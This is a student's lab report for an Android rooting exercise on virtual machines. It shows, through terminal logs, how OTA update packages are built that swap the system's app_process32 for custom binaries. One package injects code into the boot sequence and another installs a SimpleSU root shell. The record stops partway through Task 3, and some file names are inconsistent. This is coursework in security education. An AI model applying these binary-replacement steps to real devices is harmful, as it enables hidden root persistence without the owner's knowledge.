

# Android Rooting Lab Report

Mudit Vats  
mpvats@syr.edu  
11/29/2018

## Table of Contents

---

|  |    |
|--|----|
| Overview .....   | 3  |
| Task 2: Inject code via app_process .....                  | 3  |
| Step1: Compile the code .....                              | 3  |
| Step 2: Write the update script and build OTA package..... | 3  |
| Observations / Explanation .....                           | 8  |
| Task 3: Implement SimpleSU for Getting Root Shell.....     | 9  |
| Step1: Compile the code .....                              | 9  |
| Observations / Explanation .....                           | 14 |
| Subtask: Code Identification .....                         | 14 |
| Subtask: File Descriptor Identification .....              | 15 |
| Demonstration .....  | 17 |

## Overview


This lab report presents observations and explanations for the tasks described in the [Android Rooting Attack Lab](#).

Please note, per instructions given in our lecture, we are documenting and demonstrating Task 2 and Task 3 only. Task 1 was completed in class.

## Task 2: Inject code via app\_process

### Step1: Compile the code


In the figure below, we see the NDK environment setup and ndk-build, which builds the Android application. We reuse Android.mk, Application.mk and my\_app\_process.c given to us for this lab.

A terminal window titled '/bin/bash' showing the execution of commands to clean and build an Android application. The user runs 'rm -r -f objs' to delete the previous build directory. Then, 'ls -al' shows the contents of the directory, including 'Android.mk', 'Application.mk', 'my\_app\_process.c', and the newly created 'obj' directory. The user then runs 'rm -r -f obj' to clean the object files. Another 'ls -al' confirms the cleanup. Finally, the user sets 'NDK\_PROJECT\_PATH=.' and runs 'ndk-build NDK\_APPLICATION\_MK=./Application.mk'. The build output shows the compilation of 'my\_app\_process.c' into an executable 'my\_app\_process' and its installation into the 'libs/x86' directory.

```
[11/29/2018 19:19] seed@VM:~/.../task2_code$ rm -r -f objs
[11/29/2018 19:19] seed@VM:~/.../task2_code$ ls -al
total 24
drwxrwxr-x 3 seed seed 4096 Nov 29 19:19 .
drwxrwxr-x 7 seed seed 4096 Nov 29 19:03 ..
-rw-rw-r-- 1 seed seed 146 Nov 29 16:42 Android.mk
-rw-rw-r-- 1 seed seed 98 Nov 29 16:42 Application.mk
-rw-rw-r-- 1 seed seed 461 Nov 29 16:42 my_app_process.c
drwxrwxr-x 3 seed seed 4096 Nov 29 16:44 obj
[11/29/2018 19:19] seed@VM:~/.../task2_code$ rm -r -f obj
[11/29/2018 19:19] seed@VM:~/.../task2_code$ ls -al
total 20
drwxrwxr-x 2 seed seed 4096 Nov 29 19:19 .
drwxrwxr-x 7 seed seed 4096 Nov 29 19:03 ..
-rw-rw-r-- 1 seed seed 146 Nov 29 16:42 Android.mk
-rw-rw-r-- 1 seed seed 98 Nov 29 16:42 Application.mk
-rw-rw-r-- 1 seed seed 461 Nov 29 16:42 my_app_process.c
[11/29/2018 19:19] seed@VM:~/.../task2_code$ export NDK_PROJECT_PATH=.
[11/29/2018 19:20] seed@VM:~/.../task2_code$ ndk-build NDK_APPLICATION_MK=./Applic
ication.mk
Compile x86      : my_app_process <= my_app_process.c
Executable      : my_app_process
Install         : my_app_process => libs/x86/my app process
[11/29/2018 19:20] seed@VM:~/.../task2_code$
```


### Step 2: Write the update script and build OTA package

In the figure below, we see the contents of update-binary file which will be executed to issue the OTA update.



In the figure below, my\_app\_process and update-binary are copied to the /task2/META-INF/com/google/android directory.

We also set the permissions of update-binary to be executable for all.



```
/bin/bash
-rwxr-xr-x 1 seed seed 5116 Nov 29 19:20 my_app_process
[11/29/2018 19:21] seed@VM:~/.../task2_code$ cp libs/x86/my_app_process ../task2/
/META-INF/com/google/android/.
[11/29/2018 19:21] seed@VM:~/.../task2_code$ cd ..
[11/29/2018 19:21] seed@VM:~/.../Rooting$ cd task2
[11/29/2018 19:21] seed@VM:~/.../task2$ cd META-INF/com/google/android/
[11/29/2018 19:21] seed@VM:~/.../android$ ls -al
total 16
drwxrwxr-x 2 seed seed 4096 Nov 29 19:21 .
drwxrwxr-x 3 seed seed 4096 Nov 29 16:29 ..
-rwxr-xr-x 1 seed seed 5116 Nov 29 19:21 my_app_process
[11/29/2018 19:21] seed@VM:~/.../android$ gedit update-binary
[11/29/2018 19:22] seed@VM:~/.../android$ ls -al
total 20
drwxrwxr-x 2 seed seed 4096 Nov 29 19:23 .
drwxrwxr-x 3 seed seed 4096 Nov 29 16:29 ..
-rwxr-xr-x 1 seed seed 5116 Nov 29 19:21 my_app_process
-rw-rw-r-- 1 seed seed 174 Nov 29 19:23 update-binary
[11/29/2018 19:23] seed@VM:~/.../android$ more update-binary
mv /android/system/bin/app_process32 /android/system/bin/app_process_original
cp my_app_process /android/system/bin/app_process32
chmod a+x /android/system/bin/app_process32
[11/29/2018 19:23] seed@VM:~/.../android$ chmod a+x update-binary
[11/29/2018 19:23] seed@VM:~/.../android$
```

In the figure below, we see the OTA package being built which is simply a zip file.

```
/bin/bash
total 12
drwxrwxr-x 3 seed seed 4096 Nov 29 16:29 .
drwxrwxr-x 7 seed seed 4096 Nov 29 19:03 ..
drwxrwxr-x 3 seed seed 4096 Nov 29 16:29 META-INF
[11/29/2018 19:23] seed@VM:~/.../task2$ cd ..
[11/29/2018 19:23] seed@VM:~/.../Rooting$ ls -al
total 32
drwxrwxr-x 7 seed seed 4096 Nov 29 19:03 .
drwxr-xr-x 8 seed seed 4096 Nov 29 16:28 ..
drwxrwxr-x 3 seed seed 4096 Nov 29 16:29 task1
-rw-rw-r-- 1 seed seed 1406 Nov 29 16:33 task1.zip
drwxrwxr-x 3 seed seed 4096 Nov 29 16:29 task2
drwxrwxr-x 4 seed seed 4096 Nov 29 19:20 task2_code
drwxrwxr-x 4 seed seed 4096 Nov 29 17:08 task3
drwxrwxr-x 3 seed seed 4096 Nov 29 17:07 task3_code
[11/29/2018 19:23] seed@VM:~/.../Rooting$ zip -r task2.zip task2/
  adding: task2/ (stored 0%)
  adding: task2/META-INF/ (stored 0%)
  adding: task2/META-INF/com/ (stored 0%)
  adding: task2/META-INF/com/google/ (stored 0%)
  adding: task2/META-INF/com/google/android/ (stored 0%)
  adding: task2/META-INF/com/google/android/update-binary (deflated 58%)
  adding: task2/META-INF/com/google/android/my_app_process (deflated 72%)
[11/29/2018 19:23] seed@VM:~/.../Rooting$
```

In the figure below, we see the scp to the Recovery OS on the Android VM. The recovery OS's IP address is 10.0.2.7. The task2.zip file gets placed into the /tmp directory.




```
/bin/bash
drwxrwxr-x 3 seed seed 4096 Nov 29 16:29 META-INF
[11/29/2018 19:23] seed@VM:~/.../task2$ cd ..
[11/29/2018 19:23] seed@VM:~/.../Rooting$ ls -al
total 32
drwxrwxr-x 7 seed seed 4096 Nov 29 19:03 .
drwxr-xr-x 8 seed seed 4096 Nov 29 16:28 ..
drwxrwxr-x 3 seed seed 4096 Nov 29 16:29 task1
-rw-rw-r-- 1 seed seed 1406 Nov 29 16:33 task1.zip
drwxrwxr-x 3 seed seed 4096 Nov 29 16:29 task2
drwxrwxr-x 4 seed seed 4096 Nov 29 19:20 task2_code
drwxrwxr-x 4 seed seed 4096 Nov 29 17:08 task3
drwxrwxr-x 3 seed seed 4096 Nov 29 17:07 task3_code
[11/29/2018 19:23] seed@VM:~/.../Rooting$ zip -r task2.zip task2/
adding: task2/ (stored 0%)
adding: task2/META-INF/ (stored 0%)
adding: task2/META-INF/com/ (stored 0%)
adding: task2/META-INF/com/google/ (stored 0%)
adding: task2/META-INF/com/google/android/ (stored 0%)
adding: task2/META-INF/com/google/android/update-binary (deflated 58%)
adding: task2/META-INF/com/google/android/my app process (deflated 72%)
[11/29/2018 19:23] seed@VM:~/.../Rooting$ scp task2.zip seed@10.0.2.7:/tmp
seed@10.0.2.7's password:
task2.zip                                100% 2830      2.8KB/s   00:00
[11/29/2018 19:24] seed@VM:~/.../Rooting$
```

In the figure below, we see the directory listing of /tmp which shows the successful scp'ing of the task2.zip file.

```
SeedAndroid (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
seed@recovery:~$
seed@recovery:~$ ls -al
total 28
drwxr-xr-x 3 seed seed 4096 Mar 31 2016 .
drwxr-xr-x 3 root root 4096 Mar 30 2016 ..
-rw-r----- 1 seed seed 69 Mar 31 2016 .bash_history
-rw-r--r-- 1 seed seed 220 Mar 30 2016 .bash_logout
-rw-r--r-- 1 seed seed 3771 Mar 30 2016 .bashrc
drwx----- 2 seed seed 4096 Mar 30 2016 .cache
-rw-r--r-- 1 seed seed 675 Mar 30 2016 .profile
-rw-r--r-- 1 seed seed 0 Mar 31 2016 .sudo_as_admin_successful
seed@recovery:~$ cd /tmp
seed@recovery:/tmp$ ls -al
total 36
drwxrwxrwt 8 root root 4096 Nov 29 21:24 .
drwxr-xr-x 23 root root 4096 Mar 31 2016 ..
drwxrwxrwt 2 root root 4096 Nov 29 18:09 .font-unix
drwxrwxrwt 2 root root 4096 Nov 29 18:09 .ICE-unix
drwx----- 3 root root 4096 Nov 29 18:09 systemd-private-64da72eb0ca74a86a72658
4c38dfc2f3-systemd-timesyncd.service-129P1s
-rw-rw-r-- 1 seed seed 2830 Nov 29 21:24 task2.zip
drwxrwxrwt 2 root root 4096 Nov 29 18:09 .test-unix
drwxrwxrwt 2 root root 4096 Nov 29 18:09 .X11-unix
drwxrwxrwt 2 root root 4096 Nov 29 18:09 .XIM-unix
seed@recovery:/tmp$
```

In the figure below, we see the decompression of task2.zip and execution of the update-binary. The ./update-binary executes without issue.



```
SeedAndroid (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
drwx----- 3 root root 4096 Nov 29 18:09 systemd-private-64da72eb0ca74a86a72658
4c38dfc2f3-systemd-timesyncd.service-1Z9P1s
-rw-rw-r-- 1 seed seed 2830 Nov 29 21:24 task2.zip
drwxrwxrwt 2 root root 4096 Nov 29 18:09 .Test-unix
drwxrwxrwt 2 root root 4096 Nov 29 18:09 .X11-unix
drwxrwxrwt 2 root root 4096 Nov 29 18:09 .XIM-unix
seed@recovery:/tmp$ unzip task2.zip
Archive: task2.zip
  creating: task2/
  creating: task2/META-INF/
  creating: task2/META-INF/com/
  creating: task2/META-INF/com/google/
  creating: task2/META-INF/com/google/android/
  inflating: task2/META-INF/com/google/android/update-binary
  inflating: task2/META-INF/com/google/android/my_app_process
seed@recovery:/tmp$ cd task2/META-INF/com/google/android/
seed@recovery:/tmp/task2/META-INF/com/google/android$ ls -al
total 20
drwxrwxr-x 2 seed seed 4096 Nov 29 19:23 .
drwxrwxr-x 3 seed seed 4096 Nov 29 16:29 ..
-rwxr-xr-x 1 seed seed 5116 Nov 29 19:21 my_app_process
-rwxr-xr-x 1 seed seed 174 Nov 29 19:23 update-binary
seed@recovery:/tmp/task2/META-INF/com/google/android$ sudo ./update-binary
[sudo] password for seed:
seed@recovery:/tmp/task2/META-INF/com/google/android$
```

We now reboot into the Android OS. If our exercise is successful, we will see the dummy2 file in the /tmp directory.

In the figure below, we see that the dummy2 file is present in the /system directory.

```
u0_a27@x86:/ $ cd /system
u0_a27@x86:/system $ ls -al
drwxr-xr-x root    root          2016-03-30 20:40 app
drwxr-xr-x root    shell         2018-11-30 02:25 bin
-rw-r--r-- root    root          2242 2016-03-30 20:40 build.prop
-rw-r--r-- root    root          0 2018-11-29 23:18 dummy2
drwxr-xr-x root    root          2018-11-29 23:18 etc
drwxr-xr-x root    root          2016-03-30 20:40 fonts
drwxr-xr-x root    root          2016-03-30 20:40 framework
drwxr-xr-x root    root          2016-03-30 20:40 lib
drwx----- root    root          2016-03-30 20:40 lost+found
drwxr-xr-x root    root          2016-03-30 20:40 media
drwxr-xr-x root    root          2016-03-30 20:40 priv-app
drwxr-xr-x root    root          2016-03-30 20:40 usr
drwxr-xr-x root    shell         2016-03-30 20:40 vendor
drwxr-xr-x root    shell         2016-03-30 20:40 xbin
u0_a27@x86:/system $
```

## Observations / Explanation

In this task, we build an application (my\_app\_process) which runs during the Android boot sequence. This execution occurs as part of the zygote process; i.e. it executes app\_process. Our update-binary, renames the current app\_process32 to app\_process32\_ornal and copies our my\_app\_process to app\_process32. Since zygote calls "app\_process" which is a symbolic link to app\_process32, it will call our rename my\_app\_process instead.

Our my\_app\_process does two things:

1. It creates a new file /system/dumm2.
2. It launch the /system/bin/app\_process\_ornal.


By doing this, we demonstrate the ability to do something "interesting" before the execution of the original app\_process. While our my\_app\_process only creates a /system/dummy2 file, it shows the steps which can used by a hacker to do something more malicious. The main point is that we were able to create our own app\_process32 to stealthily write a file as root and still call the original app\_process32 thus successfully injecting code into the boot sequence without the end-user realizing it.



## Task 3: Implement SimpleSU for Getting Root Shell

### Step1: Compile the code

In the figure below, we compile the code using the `compile_all.sh` script. This sets the appropriate NDK environment variables and executes the NDK builds for the various sub-projects. We reuse the SimpleSU.zip code given to us for this task.



```
/bin/bash
/bin/bash 80x24
drwxrwxr-x 3 seed seed 4096 Nov 29 20:08 task3
drwxrwxr-x 2 seed seed 4096 Nov 29 19:44 task3_code
[11/29/2018 20:20] seed@VM:~/.../Rooting$ cd SimpleSU/
[11/29/2018 20:20] seed@VM:~/.../SimpleSU$ ls -al
total 28
drwxr-xr-x 5 seed seed 4096 May 22 2018 .
drwxrwxr-x 9 seed seed 4096 Nov 29 20:14 ..
-rw-r--r-- 1 seed seed 138 Mar 31 2016 compile_all.sh
drwxr-xr-x 2 seed seed 4096 Jun 9 10:35 mydaemon
drwxr-xr-x 2 seed seed 4096 Jun 9 10:35 mysu
-rw-r--r-- 1 seed seed 371 Mar 11 2016 server_loc.h
drwxr-xr-x 2 seed seed 4096 Mar 31 2016 socket_util
[11/29/2018 20:20] seed@VM:~/.../SimpleSU$ bash compile_all.sh
////////Build Start////////
Compile x86 : mydaemon <= mydaemonsu.c
Compile x86 : mydaemon <= socket_util.c
Executable : mydaemon
Install : mydaemon => libs/x86/mydaemon
Compile x86 : mysu <= mysu.c
Compile x86 : mysu <= socket_util.c
Executable : mysu
Install : mysu => libs/x86/mysu
////////Build End////////
[11/29/2018 20:21] seed@VM:~/.../SimpleSU$
```

In the figure below, we see that we copy the mydaemon and mysu pre-compiled binaries to the OTA's x86 directory. We are using these pre-compiled versions instead of the ones we built in our previous step since our development Ubuntu environment is 16.04 and it cannot produce Android binaries for older Android targets. Still, the step above shows the process on how we would accomplish building mydaemon and mysu.

```
/bin/bash
/bin/bash 80x24
compile all.sh mydaemon mysu server_loc.h socket_util
[11/29/2018 20:21] seed@VM:~/.../SimpleSU$ cd ..
[11/29/2018 20:21] seed@VM:~/.../Rooting$ ls -al
total 56
drwxrwxr-x 9 seed seed 4096 Nov 29 20:14 .
drwxr-xr-x 8 seed seed 4096 Nov 29 16:28 ..
drwxrwxr-x 2 seed seed 4096 Nov 27 00:44 from14.04
drwxr-xr-x 5 seed seed 4096 May 22 2018 SimpleSU
-rwxrwx--- 1 seed seed 11419 Nov 29 20:06 SimpleSU.zip
drwxrwxr-x 3 seed seed 4096 Nov 29 16:29 task1
-rw-rw-r-- 1 seed seed 1406 Nov 29 16:33 task1.zip
drwxrwxr-x 3 seed seed 4096 Nov 29 16:29 task2
drwxrwxr-x 4 seed seed 4096 Nov 29 19:20 task2_code
-rw-rw-r-- 1 seed seed 2830 Nov 29 19:23 task2.zip
drwxrwxr-x 3 seed seed 4096 Nov 29 20:08 task3
drwxrwxr-x 2 seed seed 4096 Nov 29 19:44 task3_code
[11/29/2018 20:21] seed@VM:~/.../Rooting$ cd from14.04/
[11/29/2018 20:21] seed@VM:~/.../from14.04$ ls
mydaemon mysu
[11/29/2018 20:21] seed@VM:~/.../from14.04$ cp * ../task3
task3/ task3_code/
[11/29/2018 20:21] seed@VM:~/.../from14.04$ mkdir ../task3/x86
[11/29/2018 20:22] seed@VM:~/.../from14.04$ cp * ../task3/x86/.
[11/29/2018 20:22] seed@VM:~/.../from14.04$
```

The figures below shows the update-binary script which we will use to execute the OTA update. The first figure shows the edit of the file in the task3/META-INF/com/google/android directory and adding the executable permission to the file. In the figure below that, we show the contents of the update-binary file.

```
/bin/bash
[11/29/2018 20:22] seed@VM:~/.../from14.04$ cp * ../task3/x86/.
[11/29/2018 20:22] seed@VM:~/.../from14.04$ cd ..
[11/29/2018 20:22] seed@VM:~/.../Rooting$ ls
from14.04 SimpleSU.zip task1.zip task2_code task3
SimpleSU task1 task2 task2.zip task3_code
[11/29/2018 20:22] seed@VM:~/.../Rooting$ cd task3
[11/29/2018 20:22] seed@VM:~/.../task3$ ls
META-INF x86
[11/29/2018 20:22] seed@VM:~/.../task3$ cd META-INF/
[11/29/2018 20:22] seed@VM:~/.../META-INF$ cd com/google/android/
[11/29/2018 20:22] seed@VM:~/.../android$ ls
[11/29/2018 20:22] seed@VM:~/.../android$ gedit update-binary
[11/29/2018 20:22] seed@VM:~/.../android$ ls -al
total 12
drwxrwxr-x 2 seed seed 4096 Nov 29 20:23 .
drwxrwxr-x 3 seed seed 4096 Nov 29 16:29 ..
-rw-rw-r-- 1 seed seed 274 Nov 29 20:23 update-binary
[11/29/2018 20:23] seed@VM:~/.../android$ chmod a+x update-binary
[11/29/2018 20:23] seed@VM:~/.../android$ ls -al
total 12
drwxrwxr-x 2 seed seed 4096 Nov 29 20:23 .
drwxrwxr-x 3 seed seed 4096 Nov 29 16:29 ..
-rwxrwxr-x 1 seed seed 274 Nov 29 20:23 update-binary
[11/29/2018 20:23] seed@VM:~/.../android$
```

```
*update-binary (~/.Documents/Rooting/task3/META-INF/com/google/android) - gedit
Open Save
mydaemonsu.c * mysu.c * socket_util.c * *update-binary *
mv /android/system/bin/app_process32 /android/system/bin/app_process_original
cp ../../../../../../x86/mydaemon /android/system/bin/app_process32
cp ../../../../../../x86/mysu /android/system/xbin/mysu
chmod a+x /android/system/bin/app_process32
chmod a+x /android/system/xbin/mysu
```

In the figure below, we show the creation of the OTA package which is a zip file of the task3 files. This creates task3.zip. We also see the scp to the Recover OS whose IP address is 10.0.2.7.



```
/bin/bash
total 32
drwxrwxr-x 2 seed seed 4096 Nov 29 20:22 .
drwxrwxr-x 4 seed seed 4096 Nov 29 20:22 ..
-rw-rw-r-- 1 seed seed 9504 Nov 29 20:22 mydaemon
-rw-rw-r-- 1 seed seed 9504 Nov 29 20:22 mysu
[11/29/2018 20:23] seed@VM:~/.../x86$ cd ..
[11/29/2018 20:24] seed@VM:~/.../task3$ cd ..
[11/29/2018 20:24] seed@VM:~/.../Rooting$ ls
from14.04 SimpleSU.zip task1.zip task2_code task3
SimpleSU task1 task2 task2.zip task3_code
[11/29/2018 20:24] seed@VM:~/.../Rooting$ zip -r task3.zip task3/
adding: task3/ (stored 0%)
adding: task3/x86/ (stored 0%)
adding: task3/x86/mydaemon (deflated 61%)
adding: task3/x86/mysu (deflated 67%)
adding: task3/META-INF/ (stored 0%)
adding: task3/META-INF/com/ (stored 0%)
adding: task3/META-INF/com/google/ (stored 0%)
adding: task3/META-INF/com/google/android/ (stored 0%)
adding: task3/META-INF/com/google/android/update-binary (deflated 63%)
[11/29/2018 20:24] seed@VM:~/.../Rooting$ scp task3.zip seed@10.0.2.7:/tmp
seed@10.0.2.7's password:
